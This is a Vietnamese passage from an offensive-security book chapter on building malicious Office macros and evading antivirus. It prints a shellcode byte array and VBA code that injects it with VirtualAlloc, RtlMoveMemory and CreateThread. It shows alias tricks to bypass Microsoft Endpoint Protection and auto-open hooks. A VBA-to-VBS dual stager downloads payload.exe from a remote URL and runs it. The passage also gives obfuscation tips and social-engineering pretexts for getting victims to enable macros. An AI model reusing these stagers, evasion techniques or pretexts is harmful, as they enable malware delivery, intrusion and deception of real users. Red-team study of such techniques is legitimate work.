
Hình 1.3: Mã khai thác VBA được nhập vào MS Word.

Lưu tài liệu Word này dưới dạng tài liệu cho phép macro, như trong Hình 1.4.




Hình 1.4: Lưu tài liệu để kiểm tra với phần mềm diệt virus ban đầu.

Nếu chúng ta tải tài liệu này lên trang web quét virus tổng hợp www.virustotal.com, chúng ta có thể thấy nó hoạt động như thế nào khi được phân tích bởi 54 cơ sở dữ liệu malware riêng biệt, như trong Hình 1.5.



Hình 1.5: Điều này chứng tỏ tỷ lệ phát hiện phần mềm diệt virus (AV) quá cao. 48 lần phát hiện trong số 54 công cụ AV? Quá tệ.

VirusTotal cũng cung cấp một số thông tin heuristic, giúp gợi ý cách thức mà các kết quả này được đưa ra, như thể hiện trong Hình 1.6.



Hình 1.6: Thông tin bổ sung.
Trong phần **Tags**, chúng ta thấy những yếu tố vi phạm lớn nhất: **auto-open** và **injection mã**. Hãy phân tách mã VBA từng phần một và xem chúng ta có thể làm gì để giảm thiểu dấu vết phát hiện. Nếu chúng ta biết trước giải pháp AV mà mục tiêu đang sử dụng, thì càng tốt, nhưng mục tiêu của bạn phải là đạt tỷ lệ phát hiện bằng không.

Xem xét mã VBA
Trong phần khai báo hàm, chúng ta thấy ba hàm được nhập từ **kernel32.dll**. Mục đích của các hàm này là tạo một luồng tiến trình, cấp phát bộ nhớ cho shellcode, và di chuyển shellcode vào không gian bộ nhớ đó. Thực tế, không có lý do hợp pháp nào để chức năng này có sẵn trong mã macro chạy bên trong trình xử lý văn bản hay bảng tính. Do đó (và vì chúng cần thiết khi triển khai shellcode), sự xuất hiện của chúng thường sẽ đủ để kích hoạt phần mềm phát hiện malware.

```
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal
Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As LongPtr, Spjyjr As
Long, ByVal Pcxhytlle As Long, Coupxdxe As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal
Hflhigyw As Long, ByVal Zeruom As Long, ByVal Rlzbwy As Long, ByVal
Dcdtyekv As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal
Kojhgx As LongPtr, ByRef Und As Any, ByVal Issacgbu As Long) As
LongPtr
```

Tuy nhiên, cần lưu ý rằng nhiều phần mềm diệt virus sẽ không quét phần khai báo hàm, mà chỉ quét phần thân chính của mã, điều này có nghĩa là bạn có thể thay đổi tên nhập hàm, ví dụ như:

```
Private Declare PtrSafe Function CreateThread Lib "kernel32" Alias
"CTAlias" (ByVal Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As
LongPtr, Spjyjr As Long, ByVal Pcxhytlle As Long, Coupxdxe As Long)
As LongPtr
```

Và chỉ gọi alias đó trong phần thân mã. Thực tế, điều này đủ để vượt qua một số giải pháp AV, bao gồm cả **Microsoft Endpoint Protection**.

Tránh sử dụng Shellcode
Việc triển khai cuộc tấn công dưới dạng shellcode rất tiện lợi, nhưng lại dễ dàng bị phát hiện.

```
Wizksxyu =
Array(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,139,82,2
 _
139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193,207,
_
13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133,192,
_
    116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1,
_
214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,125
 _
36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4,  _
    139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18,
_
235,134,93,104,110,101,116,0,104,119,105,110,105,137,230,84,104,76,119
 _
7,255,213,49,255,87,87,87,87,86,104,58,86,121,167,255,213,235,96,91,
_
49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255,213,235,
_
    79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85,46,
_
59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,106,4,80,106,31,
_
86,104,117,70,158,134,255,213,49,255,87,87,87,87,86,104,45,6,24,123,
_
    255,213,133,192,117,20,75,15,132,113,0,0,0,235,209,233,131,0,0,0,
_
232,172,255,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106,2,106,
```

```
_
2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196,84,141,
_
76,36,8,49,192,180,3,80,81,86,104,18,150,137,226,255,213,133,192,116,
_
45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87,174,  _
91,255,213,131,236,4,235,206,83,104,198,150,135,82,255,213,106,0,87,10
 _
49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,144,255,25
 _
99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119,119,119,4
 _
    98,111,98,46,99,111,109,0)
```

Chúng ta có thể mã hóa điều này theo nhiều cách khác nhau và sử dụng nhiều vòng lặp để đảm bảo rằng nó không kích hoạt chữ ký AV và điều đó thì rất tốt; nó hoạt động tốt. Vấn đề là điều này không thay đổi thực tế là nó vẫn rõ ràng là shellcode. Một mảng byte (mặc dù được mã hóa ở đây dưới dạng thập phân thay vì hệ thập lục phân quen thuộc) sẽ trông khả nghi đối với AV và rất có thể sẽ kích hoạt cảnh báo shellcode tổng quát. Thêm vào đó, phần mềm diệt virus hiện đại có khả năng chuyển mã đã biên dịch (bao gồm shellcode) vào một máy ảo vi mô để kiểm tra một cách heuristic. Khi đó, không quan trọng mã này được mã hóa như thế nào—AV vẫn có thể nhận ra hành động của nó.

Việc **msfvenom** đóng gói các cuộc tấn công như vậy là hợp lý vì nó có thể triển khai tất cả các payload của mình trong một script VBA duy nhất, nhưng đối với một cuộc tấn công APT nghiêm túc, nó không đủ bí mật. Có thể mã hóa mảng này theo nhiều cách (ví dụ như dưới dạng chuỗi Base64) và sau đó tái tạo lại nó khi chạy, nhưng điều này không giảm đủ số lần phát hiện AV để xứng đáng với nỗ lực bỏ ra.

Khối mã tiếp theo chứa các lời gọi hàm thực tế:

```
Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)
    For Rxnffhltx = LBound(Wizksxyu) To UBound(Wizksxyu)
    Hdhskh = Wizksxyu(Rxnffhltx)
    Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh,

Next Rxnffhltx
    Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
```

Không có gì nhiều để bổ sung ở đây ngoài việc các hàm **VirtualAlloc**, **RtlMoveMemory**, và **CreateThread** vốn dĩ đã rất khả nghi và sẽ kích hoạt phần mềm diệt virus (AV) cho dù phần còn lại của mã của bạn có vô tội đến đâu. Những hàm này sẽ bị đánh dấu ngay cả khi không có payload shellcode nào hiện diện.

Tự động thực thi mã

Điểm cuối cùng tôi muốn nhắc đến là việc sử dụng chức năng **auto-open** một cách thái quá. Chức năng này đảm bảo rằng macro của bạn sẽ chạy ngay khi người dùng đồng ý cho phép nội dung. Có ba cách khác nhau để thực hiện điều này, tùy thuộc vào việc macro của bạn chạy trong tài liệu Word, bảng tính Excel, hay sổ làm việc Excel. Mã này gọi tất cả ba cách để đảm bảo rằng dù bạn dán nó vào ứng dụng nào, mã sẽ được kích hoạt. Một lần nữa, không có lý do hợp pháp nào để làm điều này. Là một nhà phát triển macro, bạn cần biết môi trường nào bạn đang lập trình cho nó.

Subroutine mặc định được gọi bởi Word và chứa payload của chúng ta:

```
    Sub Auto_Open
    Main block of code
End Sub
```

Hai hàm còn lại được gọi bởi Excel và chỉ đơn giản là trỏ lại về hàm của Word.

`Auto_Open` function.

```
    Sub AutoOpen()
    Auto_Open
    End Sub
and
Sub Workbook_Open()
Auto_Open
End Sub
```

Việc sử dụng một subroutine auto-open đã là nghi ngờ, nhưng việc sử dụng cả ba sẽ gần như chắc chắn bị đánh dấu. Chỉ cần loại bỏ hai lời gọi còn lại cho tài liệu Word, chúng ta có thể giảm ngay tỷ lệ phát hiện AV. Việc loại bỏ cả ba lời gọi sẽ giảm tỷ lệ đó thêm nữa.

Có các hàm native trong VBA cho phép kẻ tấn công tải xuống và thực thi mã từ Internet (chẳng hạn như các hàm **Shell** và **URLDownLoadToFile**); tuy nhiên, chúng gặp phải vấn đề tương tự mà chúng ta đã thấy ở đây—chúng là nghi ngờ và sẽ bị đánh dấu.

Điều quan trọng là phần mềm diệt virus/phần mềm phát hiện malware rất không khoan nhượng đối với các macro của MS Office vì lịch sử lâu dài của chúng trong việc triển khai payloads. Do đó, chúng ta cần phải sáng tạo hơn một chút. Liệu có cách nào để triển khai một cuộc tấn công lên đĩa và thực thi nó mà không sử dụng shellcode và không cần VBA phải tự động tải xuống và thực thi mã không?

Sử dụng VBA/VBS Dual Stager

Chúng ta có thể giải quyết vấn đề này bằng cách chia phần stager của mình thành hai phần. Đưa **Windows Scripting Host** vào—cũng là một phần của ngôn ngữ Visual Basic.

Trong khi **VBA** chỉ được sử dụng trong các tài liệu Office, **VBS** là một ngôn ngữ kịch bản độc lập tương tự như **Python** hoặc **Ruby**. Nó được thiết kế và thực sự yêu cầu thực hiện những tác vụ phức tạp hơn là tự động hóa các chức năng trong tài liệu MS Office. Vì vậy, AV cho phép VBS có nhiều quyền tự do hơn. Cũng giống như VBA, VBS là ngôn ngữ thông dịch không biên dịch và mã có thể được gọi từ một tệp văn bản đơn giản. Do đó, một cuộc tấn công khả thi là triển khai một macro VBA trông vô hại sẽ mang một payload VBS, ghi nó vào tệp và thực thi nó. Việc tải trọng chính sẽ được thực hiện bởi mã VBS. Trong khi điều này cũng yêu cầu sử dụng hàm **Shell** trong VBA, chúng ta sẽ sử dụng nó không phải để thực thi mã lạ hoặc nghi ngờ, mà là cho **Windows Scripting Host**, một phần không thể thiếu của hệ điều hành.

Vậy cơ bản, chúng ta cần hai script—một là VBA và một là VBS—và cả hai phải có khả năng vượt qua AV mà không bị phát hiện. Subroutine macro VBA để thực hiện điều này cần trông giống như sau:

```
Sub WritePayload()
    Dim PayLoadFile As Integer
    Dim FilePath As String
     FilePath = "C:\temp\payload.vbs"
     PayloadFile = FreeFile
     Open FilePath For Output As TextFile
     Print #PayLoadFile, "VBS Script Line 1"
     Print #PayLoadFile, " VBS Script Line 2"
     Print #PayLoadFile, " VBS Script Line 3"
     Print #PayLoadFile, " VBS Script Line 4"
```

```
    Close PayloadFile
    Shell "wscript c:\temp\payload.vbs"
End Sub
```

Giữ Mã Generic Khi Có Thể

Đây là những điều rất cơ bản. Nhân tiện, việc sử dụng từ "payload" ở đây chỉ là minh họa và không nên bắt chước. Lợi ích của việc giữ mã càng generic càng tốt cũng có nghĩa là mã này sẽ yêu cầu rất ít thay đổi nếu tấn công một nền tảng Apple OSX thay vì Microsoft Windows.

Về phần VBS, hãy chèn đoạn mã sau vào trong các câu lệnh in, và bạn sẽ có một cuộc tấn công hoạt động—một lần nữa, đây là một ví dụ chỉ để minh họa, và có vô số cách để làm điều này tùy vào từng lập trình viên:

```
HTTPDownload "http://www.wherever.com/files/payload.exe", "C:\temp"
    Sub HTTPDownload( myURL, myPath )
        Dim i, objFile, objFSO, objHTTP, strFile, strMsg
        Const ForReading = 1, ForWriting = 2, ForAppending = 8
        Set objFSO = CreateObject( "Scripting.FileSystemObject" )
        If objFSO.FolderExists( myPath ) Then
            strFile = objFSO.BuildPath( myPath, Mid( myURL, InStrRev(
myURL, "/" ) + 1 ) )
        ElseIf objFSO.FolderExists( Left( myPath, InStrRev( myPath,
"\" ) - 1 ) ) Then
            strFile = myPath
```

```
End If
        Set objFile = objFSO.OpenTextFile( strFile, ForWriting, True
)
        Set objHTTP = CreateObject( "WinHttp.WinHttpRequest.5.1" )
        objHTTP.Open "GET", myURL, False
        objHTTP.Send
        For i = 1 To LenB( objHTTP.ResponseBody )
            objFile.Write Chr( AscB( MidB( objHTTP.ResponseBody, i, 1
) ) )
Next
        objFile.Close( )
    Set WshShell = WScript.CreateObject("WScript.Shell")
    WshShell.Run "c:\temp\payload.exe"
    End Sub
```

Tất nhiên, bất kỳ ai xem xét mã VBA cũng sẽ nhanh chóng xác định mục đích của nó, vì vậy tôi đề xuất một số hình thức obfuscation (mã hóa) trong một cuộc tấn công thực tế. Lưu ý rằng mức độ phức tạp này là hoàn toàn không cần thiết để tải xuống và thực thi một tệp thực thi. Thực tế, có thể sử dụng lệnh **shell** để gọi các công cụ có sẵn trong Windows để làm điều này trong một lệnh duy nhất (thực tế, tôi sẽ làm điều này trong Chương 6, trong phần có tên là "VBA Redux"), nhưng tôi muốn có cơ hội giới thiệu ý tưởng sử dụng VBA để thả một script VBS.

Mã Obfuscation (Mã hóa)

Có nhiều cách để obfuscate (mã hóa) mã nguồn. Đối với mục đích bài tập này, chúng ta có thể mã hóa các dòng payload dưới dạng Base64 và giải mã chúng trước khi ghi vào tệp mục tiêu; đây là cách đơn giản nhưng lại mang tính minh họa. Dù sao, nếu một cuộc tấn công macro bị phát hiện bởi một bên con người thay vì AV và một cuộc điều tra pháp y nghiêm túc và có thẩm quyền được thực hiện để xác định mục đích của mã, thì không có mức độ obfuscation nào có thể che giấu ý định của mã.

Đoạn mã này có thể được mã hóa thêm (ví dụ bằng cách sử dụng hàm XOR); thực tế là bạn có thể làm cho mã của mình phức tạp đến mức nào, mặc dù tôi không khuyến nghị các giải pháp thương mại yêu cầu tích hợp thư viện bên thứ ba vào tài liệu, vì chúng sẽ lại bị AV phát hiện.

Hãy kết hợp payload giai đoạn hai của chúng ta vào macro VBA giai đoạn một và xem nó đối phó như thế nào với AV. Một lần nữa, chúng ta sử dụng **VirusTotal**. Xem Hình 1.7.

Hình 1.7: Một payload thật sự kín đáo.

Tốt hơn rồi, nhưng còn về payload VBS khi nó chạm vào đĩa thì sao? Xem Hình 1.8.


Hình 1.8: Không, Qihoo-360 không phải là Chén Thánh của AV.

Ôi không. Chúng ta đã bị phát hiện bởi Qihoo-360. Đây là một phần mềm diệt virus của Trung Quốc, tự cho là có gần nửa tỷ người dùng. Không, tôi cũng chưa nghe thấy nó trước đây. Nó đánh dấu mã là virus.vbs.gen.33, tức là nếu là tệp VBS, sản phẩm này sẽ coi nó là mã độc. Đây có thể là một vấn đề trong trường hợp vô cùng hiếm hoi bạn gặp phải Qihoo-360.

Cho đến nay, chúng ta chưa bao gồm bất kỳ cơ chế nào để mã thực thi khi người dùng mở tài liệu.

Thu hút Người Dùng

Tôi không thích sử dụng các chức năng auto-open vì lý do đã được thảo luận trước đó, và quan điểm của tôi là nếu người dùng đã đủ quan tâm để cho phép macro chạy ngay từ đầu, thì không phải là một bước nhảy vọt lớn khi giả định rằng họ sẽ sẵn sàng tương tác với tài liệu theo một cách nào đó. Ví dụ, với cuộc tấn công ở trạng thái hiện tại, nó sẽ xuất hiện như trong Hình 1.9 khi người dùng mở tài liệu trong Microsoft Word.



Hình 1.9: Tài liệu trống mang payload macro.

Không mấy hấp dẫn phải không? Một tài liệu trống yêu cầu bạn nhấp vào một nút với cụm từ "Cảnh báo bảo mật" bên cạnh. Bất kỳ macro nào, dù đã ký mã hay chưa, đều sẽ chứa thông báo giống hệt này. Người dùng đã trở nên khá quen với mức độ nghiêm trọng khi nhấn nút này, vì vậy chúng ta còn hai vấn đề cần giải quyết—làm sao để người dùng thực thi mã của chúng ta và làm sao để tài liệu đủ hấp dẫn để người dùng tương tác với nó. Cái đầu tiên là vấn đề kỹ thuật; cái thứ hai là một câu hỏi về kỹ thuật xã hội. Sự kết hợp của yếu tố này với một email thuyết phục (hoặc hình thức gửi khác) có thể trở thành một cuộc tấn công rất hiệu quả ngay cả đối với những đối tượng có nhận thức bảo mật cao.

Có một số cuốn sách hay về kỹ thuật xã hội. Bạn có thể tham khảo *The Art of Deception* của Kevin Mitnick (Wiley, 2002) hoặc *Social Engineering: The Art of Human Hacking* của Chris Hadnagy (Wiley, 2010).

Bây giờ, hãy bắt đầu tạo ra bối cảnh (pretext) đó.

Một phương thức khá hiệu quả để khiến một mục tiêu mở tài liệu và kích hoạt macro — ngay cả khi họ cảm thấy có điều gì đó sai sai — là ám chỉ rằng thông tin đã được gửi nhầm cho họ; đó là thứ họ không nên thấy. Điều gì đó có thể mang lại lợi thế cho họ hoặc điều gì đó sẽ gây bất lợi nếu họ bỏ qua nó.

